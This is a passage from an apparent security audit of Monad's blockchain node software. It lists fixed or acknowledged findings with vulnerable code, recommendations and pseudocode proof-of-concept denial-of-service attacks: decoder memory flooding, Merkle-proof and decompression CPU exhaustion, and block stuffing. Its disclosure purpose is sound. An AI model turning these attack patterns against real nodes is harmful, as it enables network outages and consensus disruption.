Description: A memory exhaustion vulnerability exists by combining two separate RaptorCast weaknesses: an unbounded pending message cache and per-decoder memory allocation amplification. A malicious validator can leverage both vulnerabilities to achieve large memory consumption by flooding the system with incomplete messages that maximize per-decoder allocation while avoiding automatic cleanup mechanisms.

Attack Synopsis:

- Unbounded cache issue: Unlimited decoder instance creation via unbounded cache for incomplete messages.
- Memory allocation amplification: Maximizes memory consumption per decoder instance.
- Combined effect: Multiplicative memory exhaustion (Max per-decoder allocation Œ Unlimited incomplete decoder instances).
- Cleanup bypass: Incomplete messages never trigger successful decoding cleanup.

Vulnerable Code Locations:

```
// udp.rs:135 - Unbounded cache enabling unlimited decoder instances
pending_message_cache: LruCache::unbounded(),

// udp.rs:316-327 - Per-decoder memory allocation based on attacker-controlled app_message_len
let num_source_symbols = app_message_len.div_ceil(symbol_len).max(SOURCE_SYMBOLS_MIN);
let encoded_symbol_capacity = MAX_REDUNDANCY
    .scale(num_source_symbols)
    .expect("redundancy-scaled num_source_symbols doesn't fit in usize");
ManagedDecoder::new(num_source_symbols, encoded_symbol_capacity, symbol_len)
    .map(|decoder| DecoderState {
        decoder,
        recipient_chunks: BTreeMap::new(),
        encoded_symbol_capacity,
        seen_esis: bitvec![usize, Lsb0; 0; encoded_symbol_capacity], // Large per-decoder allocation
    })

// udp.rs:386-389 - Automatic cleanup only occurs on successful decoding
let decoded_state = self
    .pending_message_cache
    .pop(&key)  //  Cleanup only happens here, after successful decode
    .expect("decoder exists");
```

Proof of Concept:

```
// PREREQUISITE: Attacker must be active validator with signature authority
let validator_keypair = malicious_validator_keys; // Requires validator stake

// Maximize per-decoder memory allocation
let maximized_app_message_len = u32::MAX;        // 4,294,967,295 bytes
let minimal_symbol_len = 960;                    // Small symbol size for max division result
```

```
// Create unlimited incomplete decoder instances
for attack_iteration in 0..100_000 {
    let unique_message_content = format!("incomplete_attack_{}", attack_iteration);
    let unique_timestamp = base_timestamp + attack_iteration;

    let malicious_incomplete_packet = create_incomplete_chunk(
        &validator_keypair,                      // Valid validator signature
        maximized_app_message_len,               // Memory amplification: Trigger max allocation
        minimal_symbol_len,                      // Memory amplification: Maximize division result
        unique_message_content,                  // Unbounded cache: Unique cache key
        unique_timestamp,                        // Unbounded cache: Unique cache key component
        current_epoch,                          // Must be active validator in epoch
        incomplete_chunk_design,                 // CRITICAL: Ensure message can NEVER complete
    );

    send_udp_packet_to_target(malicious_incomplete_packet);
}
```

Attack Impact:

- Memory Consumption:
  - Per-decoder allocation: ~8MB per decoder instance (worst case).
  - Attack scaling: 1,000 decoders = 8GB, 10,000 decoders = 80GB.
  - No automatic cleanup for incomplete messages.
  - Attack persists until manual intervention.
- Network Impact:
  - Memory exhaustion leading to OOM conditions.
  - Node performance degradation and potential crashes.
  - Multi-node attack possible.
  - Consensus participation degradation.
- Attack Requirements:
  - Active validator status (high barrier to entry).
  - UDP message access.

Recommendation:

1. Implement bounded cache with limits: Max decoders per validator and global memory bounds.
2. Add timeout-based cleanup: Automatically remove incomplete decoders after timeout period.
3. Per-validator rate limiting: Limit decoder creation rate per validator.
4. Memory monitoring: Alert on unusual memory allocation patterns.
5. Input validation: Reasonable limits on `app_message_len` and related parameters.

Category Labs: Fixed in PR 2092.

Spearbit: Fix verified.

5.2.11 `eth_call` RPC DoS via state override on staking contract during `precompile_withdraw`

Severity: High Risk

Context: *(No context files were provided by the reviewer)*

Description: *(Issue found in commit hash fc820c9ee9ab310c4fdd5e1888f72164c0b871c8).*

It is possible to cause a denial-of-service to RPC nodes via `eth_call` by using a state override on the staking contract. The problem is that there exists a `MONAD_ASSERT` on the staking contract that checks if the current contract balance is >= the amount of the withdrawal request during `precompile_withdraw`.

```
Result<byte_string> StakingContract::precompile_withdraw(
    byte_string_view const input, evmc_address const &msg_sender,
    evmc_uint256be const &)
{
    // ...
    auto withdrawal_request_storage =
        vars.withdrawal_request(val_id, msg_sender, withdrawal_id);
    auto withdrawal_request = withdrawal_request_storage.load_checked();
    if (MONAD_UNLIKELY(!withdrawal_request.has_value())) {
        return StakingError::UnknownWithdrawalId;
    }
    // ...
    auto const contract_balance =
        intx::be::load<uint256_t>(state_.get_balance(STAKING_CA));
    MONAD_ASSERT(contract_balance >= withdrawal_amount);
    send_tokens(msg_sender, withdrawal_amount);
    // ...
}
```

Hence, it is possible with `eth_call` state override feature, to set the staking contract balance to 0, or set the `withdrawal_amount` stored in the `withdrawal_request` to be greater than the staking contract balance. This will cause the `MONAD_ASSERT` to fail, therefore causing a denial-of-service of the RPC node.

Recommendation: Eitther use `MONAD_ASSERT_THROW` that throws a program exception that is handled in `eth_call` instead of `MONAD_ASSERT` which will abort, or revert earlier if `withdrawal_amount > contract_balance`.

Category Labs: Fixed in PR 1606.

Spearbit: Fix verified.

5.2.12 `CREATE`/`CREATE2` is not disabled during a delegated EOA call allowing delegated EOA transactions to be invalidated mid-block

Severity: High Risk

Context: *(No context files were provided by the reviewer)*

Description: *(Issue found in commit hash fc820c9ee9ab310c4fdd5e1888f72164c0b871c8).*

The EIP-7702 spec notes the following:

> A related issue is that an EOA's nonce may be incremented more than once per transaction. Because clients already need to be robust in a worse scenario (described above), it isn't a major concern. However, clients should be aware this behavior is possible and design their transaction propagation accordingly.

For Monad this is a more serious concern because of delayed execution. A preceding transaction can invalidate other transactions in a proposal by bumping the delegated EOA's nonce via CREATE / CREATE2. This invalid transaction will thus not be charged any gas as a result but will take up space in the proposal enabling virtually free block stuffing attacks.

Monad attempts to solve this by disabling `CREATE` and `CREATE2` opcode when executing delegated code in `evmc_host.cpp`.

evmc_host.hpp#L129-L132:

```
if (msg.kind == EVMC_CREATE || msg.kind == EVMC_CREATE2) {
    if (!create_inside_delegated_ && (msg.flags & EVMC_DELEGATED)) {
        return evmc::Result{EVMC_UNDEFINED_INSTRUCTION, msg.gas};
    }
```

But there is a flaw with how it is handled here. Importantly, in the VM, the preceding CREATE / CREATE2 opcode implementation will pass in `msg.flags = 0` when calling the EVMC Host.

create.hpp#L78-L94:

```
auto message = evmc_message{
    .kind = kind,
    .flags = 0,
    .depth = ctx->env.depth + 1,
    .gas = gas,
    .recipient = evmc::address{},
    .sender = ctx->env.recipient,
    .input_data = (*size > 0) ? ctx->memory.data + *offset : nullptr,
    .input_size = *size,
    .value = bytes32_from_uint256(value),
    .create2_salt = bytes32_from_uint256(salt_word),
    .code_address = evmc::address{},
    .code = nullptr,
    .code_size = 0,
};

auto result = ctx->host->call(ctx->context, &message);
```

Thus `msg.flags & EVMC_DELEGATED` will always be 0, and the check will never work.

Recommendation: The check needs to be shifted into the VM layer.

Category Labs: Fixed in PR 1601.

Spearbit: Fix verified.

5.2.13 `DELEGATECALL` and `CALLCODE` loses the `EVMC_DELEGATED` flag

Severity: High Risk

Context: *(No context files were provided by the reviewer)*

Description: *(Issue found in commit hash fc820c9ee9ab310c4fdd5e1888f72164c0b871c8).*

The EIP-7702 spec notes the following:

> A related issue is that an EOA's nonce may be incremented more than once per transaction. Because clients already need to be robust in a worse scenario (described above), it isn't a major concern. However, clients should be aware this behavior is possible and design their transaction propagation accordingly.

For Monad this is a more serious concern because of delayed execution. A preceding transaction can invalidate other transactions in a proposal by bumping the delegated EOA's nonce via CREATE / CREATE2. This invalid transaction will thus not be charged any gas as a result but will take up space in the proposal enabling virtually free block stuffing attacks.

Monad attempts to solve this by disabling `CREATE` and `CREATE2` opcode when executing delegated code in `evmc_host.cpp`.

evmc_host.hpp#L129-L132:

```
if (msg.kind == EVMC_CREATE || msg.kind == EVMC_CREATE2) {
    if (!create_inside_delegated_ && (msg.flags & EVMC_DELEGATED)) {
        return evmc::Result{EVMC_UNDEFINED_INSTRUCTION, msg.gas};
    }
```

There is already a bug with the implementation in "CREATE/CREATE2 is not disabled during a delegated EOA call allowing delegated EOA transactions to be invalidated mid-block" but this report will showcase another way to bypass the check.

The EVMC_DELEGATED flag is used to track whether the current call frame is currently within a context of a delegated EOA account. The problem is that for DELEGATECALL and CALLCODE opcode, the EVMC_DELEGATED flag will be lost when entering the DELEGATECALL and CALLCODE call frames.

When a DELEGATECALL and CALLCODE occurs, dest_address == code_address as DELEGATECALL or CALLCODE affects the msg.recipient, as such the EVMC_DELEGATED flag will be removed from the DELEGATECALL or CALLCODE call frame.

call.hpp#L92-L167:

```
auto recipient = (call_kind == EVMC_CALL || static_call)
           ? dest_address
           : ctx->env.recipient;
// ...
auto message = evmc_message{
    // ...
    .flags = message_flags(
        ctx->env.evmc_flags, static_call, dest_address != code_address),
    // ...
};
```

call.hpp#L26-L41:

```
inline std::uint32_t message_flags(
    std::uint32_t env_flags, bool static_call, bool delegation_indicator)
{
    if (static_call) {
        env_flags = static_cast<std::uint32_t>(EVMC_STATIC);
    }

    if (delegation_indicator) {
        env_flags |= static_cast<std::uint32_t>(EVMC_DELEGATED);
    }
    else {
        env_flags &= ~static_cast<std::uint32_t>(EVMC_DELEGATED);
    }

    return env_flags;
}
```

Since the call frame no longer contains the EVMC_DELEGATED flag, the call frame can execute a CREATE / CREATE2 opcode to bump its nonce.

The msg.sender of the CREATE / CREATE2 call frame will have its nonce bumped. Working backwards, the msg.sender of the CREATE / CREATE2 call frame is the msg.recipient of the DELEGATECALL and CALLCODE call frame which equal to the EOA delegated code which executed the DELEGATECALL / CALLCODE and thus the delegated EOA will have its nonce bumped.

create.hpp#L62-L78:

```
auto message = evmc_message{
    // ...
    .sender = ctx->env.recipient,
    // ...
};

auto result = ctx->host->call(ctx->context, &message);
```

evm.cpp#L202-L209:

```
auto const nonce = state.get_nonce(msg.sender);
if (nonce == std::numeric_limits<decltype(nonce)>::max()) {
    // overflow
    evmc::Result result{EVMC_ARGUMENT_OUT_OF_RANGE, msg.gas};
    call_tracer.on_exit(result);
    return result;
}
state.set_nonce(msg.sender, nonce + 1);
```

Recommendation: `DELEGATECALL` and `CALLCODE` should always retain the `EVMC_DELEGATED` flag if it does contain it.

Addendum: In the following discussion with evmone maintainers, it was confirmed that this flag was only meant for the no-op precompile logic when an EOA is delegated to the precompile. Hence, we recommend resolving the delegation instead of relying on the `EVMC_DELEGATED` flag.

Category Labs: Fixed in PR 1601.

Spearbit: Fix verified.

5.2.14 `static_validate_system_transaction` missing EIP-155 chain ID validation

Severity: High Risk

Context: *(No context files were provided by the reviewer)*

Description: `static_validate_system_transaction` is missing chain ID validation. The only validation for `static_validate_system_transaction` is present here:

validator.rs#L73-L97:

```
fn static_validate_system_transaction(
    txn: &Recovered<TxEnvelope>,
) -> Result<(), SystemTransactionError> {
    if !Self::is_system_sender(txn.signer()) {
        return Err(SystemTransactionError::UnexpectedSenderAddress);
    }

    if !txn.tx().is_legacy() {
        return Err(SystemTransactionError::InvalidTxType);
    }

    if txn.tx().gas_price() != Some(0) {
        return Err(SystemTransactionError::NonZeroGasPrice);
    }

    if txn.tx().gas_limit() != 0 {
        return Err(SystemTransactionError::NonZeroGasLimit);
    }

    if !matches!(txn.tx().kind(), TxKind::Call(_)) {
        return Err(SystemTransactionError::InvalidTxKind);
    }

    Ok(())
}
```

This can allow a malicious block proposer to include an invalid system transaction which will fail during transaction validation in the execution layer which can lead to failed epoch / snapshot changes breaking validator set accounting.

execute_system_transaction.cpp#L59-L75:

```
Result<Receipt> ExecuteSystemTransaction<rev>::operator()()
{
    // ...
    {
        Transaction tx = tx_;
        tx.gas_limit =
            2'000'000; // required to pass intrinsic gas validation check
        BOOST_OUTCOME_TRY(static_validate_transaction<rev>(
            tx,
            std::nullopt /* 0 base fee to pass validation */,
            std::nullopt /* 0 blob fee to pass validation */,
            chain_.get_chain_id(),
            chain_.get_max_code_size(header_.number, header_.timestamp)));
    }
```

validate_transaction.cpp#L55-L68:

```
// EIP-155
if (MONAD_LIKELY(tx.sc.chain_id.has_value())) {
    if constexpr (rev < EVMC_SPURIOUS_DRAGON) {
        return TransactionError::TypeNotSupported;
    }
    if (MONAD_UNLIKELY(tx.sc.chain_id.value() != chain_id)) {
        return TransactionError::WrongChainId;
    }
}
```

Recommendation: Validate in `monad-bft` that the staking syscall has the correct chain ID.

Category Labs: Fixed in commit aa71c71e.

Spearbit: Fix verified.

5.2.15 `static_validate_system_transaction` missing EIP-2 malleable signature validation

Severity: High Risk

Context: *(No context files were provided by the reviewer)*

Description: `static_validate_system_transaction` is missing malleable signature validation. The only validation for `static_validate_system_transaction` is present here:

validator.rs#L73-L97:

```
fn static_validate_system_transaction(
    txn: &Recovered<TxEnvelope>,
) -> Result<(), SystemTransactionError> {
    if !Self::is_system_sender(txn.signer()) {
        return Err(SystemTransactionError::UnexpectedSenderAddress);
    }

    if !txn.tx().is_legacy() {
        return Err(SystemTransactionError::InvalidTxType);
    }

    if txn.tx().gas_price() != Some(0) {
        return Err(SystemTransactionError::NonZeroGasPrice);
    }

    if txn.tx().gas_limit() != 0 {
        return Err(SystemTransactionError::NonZeroGasLimit);
    }

    if !matches!(txn.tx().kind(), TxKind::Call(_)) {
        return Err(SystemTransactionError::InvalidTxKind);
    }

    Ok(())
}
```

This can allow a malicious block proposer to include an invalid system transaction by flipping the `s` value of the system transaction to upper-half of the curve. This will fail during transaction validation in the execution layer which can lead to failed epoch / snapshot changes breaking validator set accounting.

execute_system_transaction.cpp#L59-L75:

```
Result<Receipt> ExecuteSystemTransaction<rev>::operator()()
{
    // ...
    {
        Transaction tx = tx_;
        tx.gas_limit =
            2'000'000; // required to pass intrinsic gas validation check
        BOOST_OUTCOME_TRY(static_validate_transaction<rev>(
            tx,
            std::nullopt /* 0 base fee to pass validation */,
            std::nullopt /* 0 blob fee to pass validation */,
            chain_.get_chain_id(),
            chain_.get_max_code_size(header_.number, header_.timestamp)));
    }
```

validate_transaction.cpp#L55-L68:

```
// EIP-2
if (MONAD_UNLIKELY(!silkpre::is_valid_signature(
        tx.sc.r, tx.sc.s, rev >= EVMC_HOMESTEAD))) {
    return TransactionError::InvalidSignature;
}
```

Recommendation: Validate that the `s` value of the system transaction signature is in the lower-half of the curve. Example:

validation.rs#L100-L106:

```
fn eip_2(tx: &TxEnvelope) -> Result<(), TransactionError> {
    // verify that s is in the lower half of the curve
    if tx.signature().normalize_s().is_some() {
        return Err(TransactionError::UnsupportedTransactionType);
    }
    Ok(())
}
```

Category Labs: Fixed in commit aa71c71e.

Spearbit: Fix verified.

5.3 Medium Risk

5.3.1 `CREATE` / `CREATE2` opcode checks incorrect max initcode size

Severity: Medium Risk

Context: create.hpp#L42

Description: In Monad VM, the `CREATE` / `CREATE2` opcode implementation does a max initcode size check and rejects initcode that is above 0xC000 = 49152 bytes.

create.hpp#L42:

```
if constexpr (Rev >= EVMC_SHANGHAI) {
    if (MONAD_VM_UNLIKELY(*size > 0xC000)) {
        ctx->exit(StatusCode::OutOfGas);
    }
}
```

This matches Ethereum mainnet's parameters, where `max_init_code_size = 2 * max_code_size`, where `max_code_size = 24576`. However, Monad Chain defines a different parameter for `max_code_size`, which we can see:

monad_chain.cpp#L62-L64:

```
if (MONAD_LIKELY(monad_rev >= MONAD_TWO)) {
    return 128 * 1024;
}
```

As seen above, the `max_code_size` for Monad revision 2 and above is `128 * 1024 = 131072`. That means the actual `max_init_code_size` should be `2 * max_code_size = 262144`, however as seen above, the CREATE / CREATE2 opcode implementation will reject any initcode above 49152 bytes. This means that while Monad attempts to allow creation of contracts up to a `max_code_size` of 128kB, in actual fact, it only allows the creation of contracts up to 48kB, since the initcode which should consist of both the constructor code and the contract code only allows 48kB for both. This might cause certain factory contracts to be bricked, for instance.

Recommendation: Instead of hardcoding the value to `0xC000` = 49152 bytes, the check needs to be changed to use `2 * max_code_size` fetched from the Monad chain config.

Category Labs: Fixed in PR 1440.

Spearbit: Fix verified.

5.3.2 Block stuffing via transactions with large calldata

Severity: Medium Risk

Context: mod.rs#L370-L376

Description:

mod.rs#L370-L376:

```
let tx_size = tx.size();
if total_size
    .checked_add(tx_size)
    .is_none_or(|new_total_size| new_total_size > proposal_byte_limit)
{
    return TrackedTxHeapDrainAction::Skip;
}
```

MonadBFT enforces a maximum size for block proposals when constructing a proposal from the mempool. As per the the latest `CHAIN_PARAMS_V_0_8_0` revision, the relevant parameters are:

```
const CHAIN_PARAMS_V_0_8_0: ChainParams = ChainParams {
    tx_limit: 5_000,
    proposal_gas_limit: 150_000_000,
    proposal_byte_limit: 2_000_000,
    vote_pace: Duration::from_millis(500),
};
```

Currently it is possible to occupy the full block space while paying only ~5% of the maximum `150_000_000` gas limit by including a transaction with only zero bytes. The minimum gas consumed by the transaction would be `21_000 + 2_000_000 * 4 = 8_021_000` (`21_000 + 2_000_000 * 10 = 20_021_000 (= ~13%)` if Prague data floor gas is enabled), enabling cheaper block stuffing attacks.

Additionally, when dynamic EIP-1559 block base fee is implemented, the gas consumed will be significantly lower than the target gas limit (assuming target gas limit = 50% of maximum gas limit = `75_000_000`), resulting in decreasing base fee over time.

Recommendation: This requires either rethinking the `proposal_gas_limit` versus the `proposal_byte_limit` to constrain the amount of calldata that can fit within the `proposal_byte_limit` or changing the calldata gas cost to ensure that the maximum calldata sent is less than `proposal_byte_limit`.

Category Labs: This is expected behaviour currently. We're aware the current proposal construction algorithm is suboptimal (ignores the fact that it is now a multi-dimensional knapsack problem). Improving it is on our roadmap. We have a relatively simple modified sorting algo that could help mitigate worst-cases, but we'll likely explore better options.

Spearbit: Acknowledged.

5.3.3 `num_txs` is incorrectly decremented on address removal in pending pool

Severity: Medium Risk

Context: mod.rs#L84-L92

Description: In the pending pool, the number of transactions present in the pending pool if tracked by `self.num_txs` and is used for a variety of checks, for example to determine whether to drop a transaction if `self.num_txs >= MAX_TXS`. The problem is that on `remove()`, which is called when an address is promoted from the pending pool, the `num_txs` is decreased by 1 instead of the actual number of transactions an address has in the pending pool.

mod.rs#L84-L92:

```
pub fn remove(&mut self, address: &Address) -> Option<PendingTxList> {
    if let Some(tx) = self.txs.swap_remove(address) {
        self.num_txs = self
            .num_txs
            .checked_sub(1)
            .expect("num txs does not underflow");

        return Some(tx);
    }
```

As such the `self.num_txs` will be tracked incorrectly by the pending pool, and this could result in transactions incorrectly being dropped even though `MAX_TXS` has not been reached in the pending pool.

Recommendation: Decrement `self.num.txs` by the actual number of transactions and address has in the pending pool during `remove()`.

Category Labs: Fixed in PR 1980.

Spearbit: Fix verified.

5.3.4 `num_txs` is incorrectly incremented on transaction replacement in pending pool

Severity: Medium Risk

Context: mod.rs#L64-L69

Description: In the pending pool, the number of transactions present in the pending pool if tracked by `self.num_txs` and is used for a variety of checks, for example to determine whether to drop a transaction if `self.num_txs >= MAX_TXS`. The problem is that on `try_insert_tx`, `num_txs` is incorrectly incremented by 1, even during transaction replacement.

mod.rs#L64-L69:

```
indexmap::map::Entry::Occupied(tx_list) => {
    let tx = tx_list.into_mut().try_insert_tx(event_tracker, tx)?;

    self.num_txs += 1;
    Some(tx)
}
```

list.rs#L58-L69:

```
Entry::Occupied(mut entry) => {
     let existing_tx = entry.get();

     if &tx <= existing_tx {
         event_tracker.drop(tx.hash(), EthTxPoolDropReason::ExistingHigherPriority);
         return None;
     }

     event_tracker.replace_pending(existing_tx.hash(), tx.hash(), tx.is_owned());
     entry.insert(tx);
     Some(entry.into_mut())
 }
```

Here, we see that in the pending pool, if a nonce in the transaction pool is already occupied, if a transaction is better than the currently existing transaction, the transaction will be replaced and `Some(entry.into_mut())` will be returned.

This causes the `self.num.txs` to be incorrectly incremented, `self.num_txs += 1;`. When in actual fact, the total number of transactions in the pending pool has not changed since the transaction has been replaced by another better one.

As such the `self.num_txs` will be tracked incorrectly by the pending pool, and this could result in transactions incorrectly being dropped even though `MAX_TXS` has not been reached in the pending pool.

Recommendation: Only increment the `self.num_txs` counter if the current nonce entry is vacant.

Category Labs: Fixed in PR 1980.

Spearbit: Fix verified.

5.3.5 `RaptorCast` broadcast strategy lacks sufficient redundancy

Severity: Medium Risk

Context: udp.rs#L735-L772

Summary: The `RaptorCast` design calls for sending an excess of blocks to validators to guarantee sufficient redundancy. The algorithm as implemented produces too few blocks, leading to insufficient redundancy.

Finding Description: The raptorcast broadcast algorithm differs from the one in the documentation as described in "3: Broadcast Strategy":

The design of RaptorCast dictates that redundancy is achieved through producing $M' = K \times r + n$ chunks, with K being the smallest number of chunks that could fit the message, r being a redundancy factor (hard-coded), and n being the number of validators. The number of chunks send to each validator is a fraction of M corresponding to the validator's proportion of the total stake.

The algorithm in `udp.rs`, however, produces $M = K \times r$ blocks and rounds down the number of chunks to send each validator. Validators with small stakes may receive no blocks, and instead have their blocks grouped in with the next validator being in the iteration. The discrepancy is thus greater for K (small message sizes) and large n (large validator sets).

The redundancy design "guarantees that each honest validator receives sufficient chunks to decode, even with one-third Byzantine nodes". Without it, there is a risk of consensus failure in case the number of Byzantine nodes grows past what r accounts for, the network failure is unusually high, or simply when the messages size leads to an unfortunate level of rounding down when calculating the number of chunks to send to each validator.

Impact Explanation: With fewer distinct firsthop rebroadcasters per message, any outage or byzantine behavior by the (few) assigned recipients disproportionately harms overall symbol fanout. Because only the original recipient rebroadcasts validators assigned zero chunks also contribute zero secondhop bandwidth for that chunk. There is also higher latency to reach sufficient validators, especially under moderate packet loss.

Likelihood Explanation: A validator gets 0 chunks if the total stake as a multiple of their individual stake is larger than the number of packets: `total_stake / stake_i  > num_packets`. It is virtually guaranteed that some validators will receive less than their allotted amount.

Proof of Concept: For example, as a degenerate case, when `num_packets == 1` the `continue` on line 754 will be hit in every iteration. If it's 2, then it will be hit at every iteration unless some validator has more than half of the total stake, etc... Regardless, this will undercount the packages to be sent out and possibly not send all chunks, if the last `end_idx` is less than `chunk_datas.len()`.

Recommendation: When calculating the number of packets, make the following addition, after line 603 in `udp.rs`:

`udp.rs` starting at line 599:

```
if let BuildTarget::Broadcast(epoch_validators) = &build_target {
    num_packets = num_packets
        .checked_mul(epoch_validators.view().len())
        .expect("num_packets doesn't fit in usize")
} else if let BuildTarget::Raptorcast((epoch_validators, full_nodes_view)) = &build_target {
    let n = epoch_validators.view().len();
    let extra = n.min((MAX_NUM_PACKETS as usize).saturating_sub(num_packets));
    num_packets = num_packets + extra;
}
```

This does not exactly match the number of packages described in the design, but overallocates reasonably. Another approach to adding redundancy more robustly without too much extra complexity:

- Calculate M' as above, including n.
- Before running the loop assigning stake, subtract n from M' to get M.
- Create a variable i to track of which loop iteration you are in.
- For every validator.
  - Assign `m * running_stake / total_stake + i` the to `start_idx`.
  - Increment i by 1.
  - Assign `m * running_stake / total_stake + i` the to`end_idx`.
  - Proceed as before.

`udp.rs` starting at line 739:

```
let mut running_stake = 0;
let mut chunk_idx = 0_u16;
let mut nodes: Vec<_> = epoch_validators.view().iter().collect();
let mut m = num_packets - epoch_validators.view().len();
// Group shuffling so chunks for small proposals aren't always assigned
// to the same nodes, until researchers come up with something better.
nodes.shuffle(&mut rand::thread_rng());
let  mut i = 0;
for (node_id, validator) in &nodes {
    let start_idx: usize = i +
        (m as u64 * running_stake / total_stake) as usize;
    i += 1;
    running_stake += validator.stake.0;
    let end_idx: usize = i +
        (m as u64 * running_stake / total_stake) as usize;

    if let Some(addr) = known_addresses.get(node_id) {
```

This results in an identical algorithm to the existing implementation except each validator gets exactly one more chunk than they would have otherwise. The difference between this and the algorithm in the design is only that those validators for which S_T divides $M \times S_i$. i.e. $S_T | M \times S_i$, will get one more package than they would otherwise. In realistic scenarios with large S_T this will be rare.

Category Labs: Fixed in PR 2377.

Spearbit: Fix verified.

5.3.6 Inefficient loop accross `current_` map during `pop_accept` after a call

Severity: Medium Risk

Context: state.hpp#L117-L119

Description:

```
void pop_accept()
{
    MONAD_ASSERT(version_);

    for (auto it = current_.begin(); it != current_.end(); ++it) {
        it->second.pop_accept(version_);
    }

    logs_.pop_accept(version_);

    --version_;
}
```

The `current_` map tracks all the addresses that were accessed / touched / modified in the current transaction. This for loop is inefficient because it can iterate through addresses in `current_` that have been accessed in the transaction, but have NOT been modified in the current call frame.

For example, an attacker could potentially access many addresses at the start of a transaction (via access list for example). This will result in `access_account` being called which will cause these addresses to be added to the `current_` map, paying only 2400 gas for the access cost. As an example, an attacker can purchase 30000 addresses in the access list for 72M gas.

```
evmc_access_status access_account(Address const &address)
{
    auto &account_state = current_account_state(address); // address added to 'current_' map here
    return account_state.access();
}
```

Then the attacker makes multiple precompile calls, each call is considered warm paying only 100 gas, at the end of each call, `pop_accept` will be called. However, the for loop will iterate through all 30000 addresses in the `current_` even though these addresses were not modified at all in the precompile call. As an example an attacker can make 700000 calls using 70M gas. All in all, this results in 21 billion for loop iterations per block.

Recommendation: While it is unknown how viable is this attack vector. In the best case, the code is unoptimized as it is looping through the global `current_` map which also includes addresses that do not contain the current version at the top of their version stack, and an optimization can be made to track ONLY the modified addresses to loop through for a given version via a `Map<Version, std::vector<Address»` / `std::stack<std::vector<Address»` variable to prevent iterating over unnecessary items in the `current_` map.

Category Labs: Fixed in PR 1877.

Spearbit: Fix verified.

5.3.7 `read_multiple_buffer_sender::operator()` reserves but not resizes vector before writing

Severity: Medium Risk

Context: io_senders.hpp#L196-L199

Description: The code *reserves* sufficient elements in `temp` but does not *resize* `temp`. It then writes to all the elements it reserved. Reserving grows the memory capacity underlying the `vector` abstraction, but does not change the number of vector elements, and accessing any element beyond the vector's size is undefined behavior.

Proof of Concept: Minimal proof of concept demonstrating the general issue:

```
#include <vector>
int main(void)
{
    std::vector<int> x;
    x.reserve(1000);
    x[100] = 1;
    return 0;
}
```

If compiled with `-D_GLIBCXX_DEBUG`:

```
/usr/lib/gcc/x86_64-linux-gnu/14/../../../../include/c++/14/debug/vector:508:
In function:
    reference std::vector<int>::operator[](size_type) [_Tp = int, _Allocator
    = std::allocator<int>]

Error: attempt to subscript container with out-of-bounds index 100, but
container only holds 0 elements.

Objects involved in the operation:
    sequence "this" @ 0x7fffffffdff0 {
      type = std::debug::vector<int, std::allocator<int> >;
    }
Aborted (core dumped)
```

Recommendation: Either:

- Change `temp.reserve(buffers_.size());` to `temp.resize(buffers_.size());`.
- Use `emplace_back` to add elements to `temp`, rather than accessing elements directly via `temp[n] = ...`.

Category Labs: Fixed in PR 1607.

Spearbit: Fix verified.

5.3.8 Missing Peer and IP based Reputation System

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Description: Monad's networking layer lacks a comprehensive peer reputation and rate limiting system, which enables sustained resource consumption style DoS attacks. Due to the computational cost of ECDSA signature verification, Merkle proof verification, decompression, and RaptorCast's error correction decoding, a system to gate these flows is needed. Without proper rate limiting and reputation tracking, malicious peers can repeatedly abuse computational resources without consequences.

Proof of Concept:

- Example Attack Vector 1: Merkle Proof CPU Exhaustion:

```
// Attack via maximum depth Merkle proof verification
let attack_message = craft_udp_message_with_merkle_proof(
    tree_depth: 9,              // Maximum allowed depth
    chunk_data: minimal_data,   // Small payload for efficiency
    signature: valid_signature, // Authenticated attacker
);

// Each message forces expensive operations:
// 1. ECDSA signature recovery: ~50s (well-resourced server)
// 2. Merkle proof computation: ~4s (SHA256 Œ depth, optimized)
// 3. Message processing overhead: ~6s
// Total: ~60s per attack message

// Sustained attack calculation:
let attack_rate = 1000; // messages per second
let cpu_consumption = attack_rate * 60; // 60ms per second = 6% CPU core
let daily_messages = 86_400_000; // 86.4 million verification operations per day

// No rate limiting enables unlimited sustained CPU consumption
```

- Example Attack Vector 2: UDP/TCP Decompression CPU Exhaustion:

  Note: This attack works via both UDP (RaptorCast) and TCP message channels.

```
// Attack via computationally expensive compressed message payloads
let compression_attack = create_expensive_compressed_message(
    compressed_size: 100_000,        // 100KB compressed payload
    decompressed_size: 10_000_000,   // 10MB decompressed content
    compression_complexity: HIGH,     // Computationally expensive to decompress
);

// Attack flow (works for both UDP and TCP):
// 1. Message passes signature verification (~50s)
// 2. ZSTD decompression operation (~20ms for complex payload on well-resourced server)
// 3. Additional RLP parsing overhead (~5ms)
// Total: ~25ms CPU time per attack message

// UDP-specific flow:
// 1. UDP chunks received and decoded via RaptorCast  reconstructed message
// 2. Reconstructed message goes through InboundRouterMessage::try_deserialize()
// 3. Same decompression logic as TCP messages

// TCP-specific flow:
// 1. TCP message received directly
// 2. Goes through InboundRouterMessage::try_deserialize()
// 3. Decompression logic applied

// UDP decompression attack
let udp_decompression_attack = UdpRaptorCastMessage {
    signature: valid_signature,            // Pass authentication
    compressed_app_message: compression_attack,
    compression_version: DefaultZSTDVersion, // Force expensive decompression
};

// TCP decompression attack
let tcp_decompression_attack = TcpMessage {
    signature: valid_signature,            // Pass authentication
    compressed_payload: compression_attack,
    compression_level: MAXIMUM,            // Force expensive decompression
};
```

```
// Sustained attack calculation:
let attack_rate = 40; // messages per second (limited by decompression cost)
let cpu_consumption = attack_rate * 25; // 1.0 seconds per second = 100% CPU core
let daily_cpu_hours = 24 * 1.0; // 24 CPU hours consumed per day

// No rate limiting enables sustained decompression CPU exhaustion via UDP or TCP
// Multiple concurrent attackers can saturate all available CPU cores
// UDP attacks have advantage: no TCP connection overhead, higher message throughput
// TCP attacks have advantage: larger message size limits, direct connection
```

- Example Attack Vector 3: Decoder Instance Memory Multiplication (Validator-Only):

  Note: This attack requires validator privileges to create authenticated broadcast chunks.

```
// Attack via unbounded decoder cache exploitation (requires validator access)
let memory_exhaustion_attack = |validator_key: ValidatorKey| {
    let mut attack_messages = Vec::new();

    // Generate 1000 unique cache keys for decoder multiplication
    for i in 0..1000 {
        let unique_cache_key = MessageCacheKey {
            unix_ts_ms: current_time() + i,      // Unique timestamp
            author: validator_key,               // Requires validator privileges
            app_message_hash: hash(format!("attack_{}", i)),
            app_message_len: 0x7FFFFFFF,        // Large message claim
        };

        let attack_chunk = craft_chunk_with_large_allocation(
            cache_key: unique_cache_key,
            symbol_len: 1,                       // Minimize chunk size
            app_message_len: u32::MAX,          // Maximize decoder allocation
        );

        attack_messages.push(attack_chunk);
    }

    // Memory impact calculation:
